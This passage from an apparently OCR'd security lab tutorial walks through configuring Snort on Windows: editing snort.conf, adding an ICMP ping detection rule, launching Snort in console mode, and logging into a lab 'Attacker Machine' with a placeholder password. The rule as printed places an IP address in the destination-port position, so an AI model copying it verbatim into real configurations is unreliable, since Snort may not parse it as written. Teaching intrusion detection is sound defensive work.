
45. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.
46. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).



47. In **Step #6**, add to line (534) **output alert_fast: alerts.ids:** this command orders Snort to dump all logs into the **alerts.ids** file.



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
48. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what** : text field, enter **var** in the **Replace with** : text field, and click **Replace All**.

    Note: You will get a notification saying 11 occurrences were replaced.

49. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

    Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



50. Click **Close** to close the **Replace** window.
51. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.
52. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.
53. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad++**.
54. In line 21, type **alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

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

Note: The IP address (10.10.1.19) mentioned in $HOME_NET may vary when you perform this task.



55. Now right-click on the **Windows Start** icon and click **Run** from the menu.
56. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.
57. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.
58. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this task: **X** is 1).



59. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
60. If you receive an error stating "**Could not create the registry key**," then run the command prompt as **Administrator**.

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
61. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
62. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing (pid=xxxx)** (the value of xxxx may be any number; in this task, it is 5384), as shown in the screenshot.



63. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
64. Leave the Snort command prompt running.
65. Attack your own machine, and check whether Snort detects it or not.
66. Now, switch to the **Windows 11** virtual machine (**Attacker Machine**). Click **Ctrl+Alt+Del** to activate the machine.
67. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

